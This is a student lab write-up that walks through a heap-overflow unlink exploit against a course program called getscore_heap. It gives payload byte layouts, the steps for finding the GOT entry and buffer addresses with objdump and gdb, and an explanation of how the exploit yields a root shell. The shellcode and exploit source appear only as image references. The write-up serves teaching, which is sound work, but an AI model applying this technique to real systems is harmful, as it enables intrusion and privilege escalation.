Heap Buffer Overflow Exploitation (by Vaddanak Seng)

A more persistent option to store user information during program execution is to use heap memory. Write operation to this memory may overflow pass the allocated limit if the programmer fails to take defensive measure to include bound checking in the code. Overflowing heap memory allows a knowledgeable mischievous user to exploit the vulnerability.

How might we exploit a heap buffer overflow? In this assignment, the program source code is provided in a file **getscore_heap.c**. The code reveals that a data file called **score.txt** will be needed, but one could simply create an empty one with the same name. Also, we notice that 3 blocks of memory are allocated and assigned to variables **matching_pattern**, **score**, and **line**. The program requires the user to pass in two arguments. These arguments are written to **matching_pattern**'s memory. The **matching_pattern** buffer is automatically sized to guarantee that it is big enough to hold the first argument. However, program only allocates 16 bytes for the second argument. So, we can write to the first block of memory and write in the memory of the next block (ie **score)** if the second argument is longer than 16 bytes.

What is the minimum size for the **matching_pattern** buffer so that the first argument (see **Table 1**) can fit? The smallest buffer is 82 bytes (4 Xs, 4 Ys, 6 NOPs, 2 for opcode, 4 Zs, 45 for shellcode, and 17 added by program). The memory block is allocated in multiples of 8. So, the minimum size for the first memory block is 88 bytes.

Now that we know the program can be exploited by giving it a long enough second argument, we need to construct the text for both arguments. The memory block size will need to be in multiples of 8. Since the program will automatically size the first memory block to be 17 bytes larger than the length of the first argument, we can make the allocation size for **matching_pattern** to our desired size and specification. We will choose the block size to be 128 bytes. The layout for the first argument is shown in **Table 1**.

Table 1: Message format for the first argument to getscore_heap program.

XXXX	YYYY
\x90 \x90 \x90 \x90	\x90 \x90 \xEB \x04
ZZZZ	Shellcode...
...shellcode...	Padding with NOP bytes

The first argument contains 111 bytes (4 Xs + 4 Ys + 6 NOPs + 2 for opcode + 4 Zs + 45 for shellcode + 46 NOPs) . We can put garbage values for the first 8 bytes because **free** will replace it with **fd** and **bk** pointers. The next byte corresponds to the **what+8** (aka **bck**) pointer, where **what** is the **matching_pattern** pointer. It has 6 NOP bytes and an instruction to jump 4 bytes inorder to reach the **shellcode** without trying to execute **ZZZZ**, which can be garbage because **free** will replace it with **where-12** pointer (aka **fwd**). The **shellcode** is provided and takes up 45 bytes. Following the **shellcode**, we include 46 NOP bytes. Thus far, the first argument has 111 bytes. The **getscore_heap** program will automatically allocate 111 + 17 bytes for the first block, which will give us 128 bytes. The program will write the entire first argument to the first block memory and add a colon character, which leaves 16 bytes.

The program will concatenate the second argument after the colon character. The layout for the second argument is shown in **Table 2**.

Table 2: Message format for the second argument to getscore_heap program.

\x90 \x90 \x90 \x90	\x90 \x90 \x90 \x90
\x90 \x90 \x90 \x90	\x90 \x90 \x90 \x90
\xFF \xFF \xFF \xFF	\xFF \xFF \xFF \xFF
where-12	what+8

The first 16 NOP bytes in the second argument will fill the remaining 16 bytes located after the colon character in the **matching_pattern** buffer; this accounts for the 128 bytes in the first block. Then, the program continues to write the second argument to memory and overflows into the next adjacent memory block (ie **score**). The '**\xFF**' starts in the next chunk (**score**). The first 4 '**\xFF**' bytes fill the **prev_free_size** field and the second 4 '**\xFF**' fill the **size** field. The 4 bytes for **where-12** fill the **fd** field. The 4 bytes for **what+8** fill the **bk** field.

The **where** is entry address in **GOT** table for the **free()** function and is obtained by using the command (see **Figure 1**): **objdump -R ./getscore_heap**

Figure 1: Use objdump to find free() function entry in Global Offset Table (GOT).

```
[root@localhost hw2--heap_overflow2]# objdump -R ./getscore_heap

./getscore_heap:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ca4 R_386_GLOB_DAT    __gmon_start__
08049c5c R_386_JUMP_SLOT   perror
08049c60 R_386_JUMP_SLOT   system
08049c64 R_386_JUMP_SLOT   malloc
08049c68 R_386_JUMP_SLOT   time
08049c6c R_386_JUMP_SLOT   fgets
08049c70 R_386_JUMP_SLOT   strlen
08049c74 R_386_JUMP_SLOT   __libc_start_main
08049c78 R_386_JUMP_SLOT   strcat
08049c7c R_386_JUMP_SLOT   printf
08049c80 R_386_JUMP_SLOT   getuid
08049c84 R_386_JUMP_SLOT   ctime
08049c88 R_386_JUMP_SLOT   setreuid
08049c8c R_386_JUMP_SLOT   exit
08049c90 R_386_JUMP_SLOT   free
08049c94 R_386_JUMP_SLOT   fopen
08049c98 R_386_JUMP_SLOT   sprintf
08049c9c R_386_JUMP_SLOT   geteuid
08049ca0 R_386_JUMP_SLOT   strcpy
```

Based on **Figure 1**, **where** is **0x08049C90** and **where-12** results in **0x08049C84**. The result for **where-12** will be used as **fwd**, which is a pointer to a data structure of type **struct chunk** (**Figure 2**).

Figure 2: Data structure used to represent heap memory.[1]

```
struct chunk {
        int prev_size;
        int size;
        struct chunk *fd;
        struct chunk *bk;
};
```

During **unlink** operation that occurs as part of **free()**, the **struct chunk** data structure in memory pointed to by **fwd** and **bck** will get overwritten (see **Figure 3**).

Figure 3: Code for unlink() function.[1]

```
#define unlink(p, bck, fwd)
{
  bck = p->bk;
  fwd = p->fd;
  fwd->bk = bck;
  bck->fd = fwd;
}
```

Inorder to set the **bk** pointer of **where-12** (aka **fwd**), **free** will need to offset by 12 bytes and thus will point to its **bk** data member, which normally holds address of **free** entry. The **unlink** operation will also set **fd** member of **what+8** (aka **bck**). We will use **matching_pattern** pointer as the value for **what**. When **unlink** sets the **fd** data member of **what+8**, it will offset by 8 more bytes and overwrite the field containing ZZZZ (see **Table 1**).


It is noteworthy to mention the field "**\x90 \x90 \xEB \x04**" in **Table 1**. This field includes an instruction to jump 4 bytes, which effectively jumps over the "ZZZZ" field. The "ZZZZ" field is overwritten by **free()** and likely not executable.

The first argument for the **getscore_heap** program is shown in **Table 1**, and the second argument is shown in **Table 2**. The first argument is designed such that when the program runs, it will allocate 128 bytes for **matching_pattern** buffer. The second argument will pad the last 16 bytes of the **matching_pattern** buffer and then overflow into the adjacent **score** buffer.

So, how are the fields in the string format for arguments 1 and 2 significant in an effective exploitation? Both arguments are passed to the **getscore_heap** program when we run it. The program will allocate 3 contiguous blocks of memory. The string of bytes in argument 1 will be written to **matching_pattern** buffer, ie the first block. A colon character is appended. Then, argument 2 will be written starting after where the colon was placed. Argument 2 is longer than the remaining memory in first block so the extra bytes will be written in the next adjacent block. Each memory block corresponds to a **struct chunk** data structure and has a specific layout (see **Figure 4**). The arguments as specified in **Tables 1 and 2** are intended to overwrite corresponding fields in **Figure 4**. After the program writes to the first block and overflows into the next block, the program control proceeds normally until the first call to **free**, ie **free(matching_pattern)**. The **free** function will overwrite the forward and backward pointers in the first block. It will use the **size** field to offset and find the beginning of the next adjacent block. When it finds **0xFFFFFFFF** in the head of this second block, it will believe that this next block is free and will try to unlink it. The forward pointer (**fwd**) of this fake block was set (per argument 2) to an address that is located 12 bytes before the **free** in GOT (**where-12**). The backward pointer (**bck**) was set (per argument 2) to an address that is located 8 bytes after **matching_pattern** (**what+8**). Unlink will locate the forward pointer, add 12 to it so that it points to

the **bk** member of the data structure, and write the value of the backward pointer (**what+8**). So now, the entry for **free** in GOT contains the value **what+8**, that is, **matching_pattern+8**, which points to the first NOP byte in the first block (**Table 1**). Unlink will then locate the backward pointer, offset by 8 bytes to find the **fd** member in the data structure, and write the value of forward pointer (**where-12**) to this field. So, after this part, the field containing ZZZZ will instead contain **where-12**. Effectively, the first call to **free** replaces the address for **free** in GOT with the address pointing to the first NOP byte in the first block, and it also replaces the ZZZZ with **where-12**. When the second **free()** is called, the program will look up the address for **free** in GOT, finds the **what+8** address, locates this memory, and execute the instruction found there, which is a NOP. The NOP instructions lead to the jump opcode '**\xEB \x04**'. This jump instruction causes the control to jump 4 bytes, thus skipping formerly ZZZZ field, and moves the control to the shellcode. The shellcode gets executed and the bash prompt will appear with root access (see **Figure 8**).

Figure 4: Layout of allocated and free heap memory blocks. [1]



We will create a program called **exploit** as a convenience to generate the two arguments and store them as environment variables (see **Figures 7 and 9**). The **exploit** program will require 2 arguments as follows:

./exploit <GOT_free_entry_address> <matching_pattern_pointer>

To obtain the **matching_pattern_pointer**, we will follow several steps (see **Figure 5**). The source code of the program is provided called **getscore_heap.c**, and we will assume that we are not allowed to modify the original file.

Step 1: Compile getscore_heap.c
gcc -g -o getscore_heap getscore_heap.c
Step 2: Start GNU debugger program.
gdb ./getscore_heap
Step 3: Determine the line number in source file after matching_pattern allocation is completed.
l 44
Step 4: Set breakpoint on this line number.
b 44
Step 5: Run the getscore_heap program using any value for both arguments.
r "whatever" "any_junk"
Step 6: Print the value of matching_pattern and write this down for later use as argument 2.
p matching_pattern
Step 7: Exit gdb program.
quit

So, for our example, the **matching_pattern_pointer** is **0x08049E28**. This will be the **what** value.

Figure 5: Commands to retrieve address to matching_pattern buffer.

```
[root@localhost hw2--heap_overflow2]# gcc -g -o getscore_heap getscore_heap.c
[root@localhost hw2--heap_overflow2]#
[root@localhost hw2--heap_overflow2]# gdb ./getscore_heap
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) l 44
39
40        if ((matching_pattern = (char *)malloc(strlen(name)+17)) == NULL){
41          printf("Failed to allocate memory.\n");
42          exit(-1);
43        }
44
45        if ((score = (char *)malloc(10)) == NULL){
46          printf("Failed to allocate memory.\n");
47          exit(-1);
48        }
(gdb) b 44
Breakpoint 1 at 0x80487bc: file getscore_heap.c, line 44.
(gdb) r "whatever" "any_junk"
Starting program: /root/hw2--heap_overflow2/getscore_heap "whatever" "any_junk"

Breakpoint 1, main (argc=3, argv=0xbffffcc4) at getscore_heap.c:45
45        if ((score = (char *)malloc(10)) == NULL){
(gdb) p matching_pattern
$1 = 0x8049e28 ""
(gdb) quit
The program is running.  Exit anyway? (y or n) y
[root@localhost hw2--heap_overflow2]#
```

To obtain the **GOT_free_entry_address** value, we will issue the command **objdump -R ./getscore_heap** (as shown in **Figure 1**). So, our **where** value will be **0x08049C90**, which is argument 1.

So far, we have determined the 2 arguments for the **exploit** program. We can now run the **exploit** program (see **Figure 6**): **./exploit 0x08049C90 0x08049E28**
The exploit program generates the two arguments for **getscore_heap** program and stores them as environment variables called **arg1** and **arg2** (see **Figures 6, 7, and 9**).

Figure 6: Command to execute the exploit program.






Figure 7: Command to display arg1 and arg2 environment variables.




Finally, we can run the **getscore_heap** program with exploitation using the following command (see **Figure 8**): **./getscore_heap $arg1 $arg2**

Figure 8: Command to run getscore_heap program.



To re-cap, the **getscore_heap** program takes two arguments and the second argument can overflow into the next allocated block if we pass a long enough string. **Table 1** provides the string format for argument 1. **Table 2** provides the string format for argument 2. The **where** value is obtained using **objdump** (**Figure 1**). The **what** value is obtained using **gdb** (**Figure 5**). For convenience, a program named **exploit** is written to create the two arguments for the **getscore_heap** program. The **exploit** program takes the **where** value for the first argument and **what** value for the second argument (**Figure 6**). It generates the two string arguments for **getscore_heap** and stores them as environment variables **arg1** and **arg2** (**Figures 6, 7 and 9**). We then pass **arg1** and **arg2** as the arguments to **getscore_heap** to exploit the program (**Figure 8**).

Figure 9: Contents of arg1 and arg2



REFERENCE:

(1) http://www.win.tue.nl/~aeb/linux/hh/hh-11.html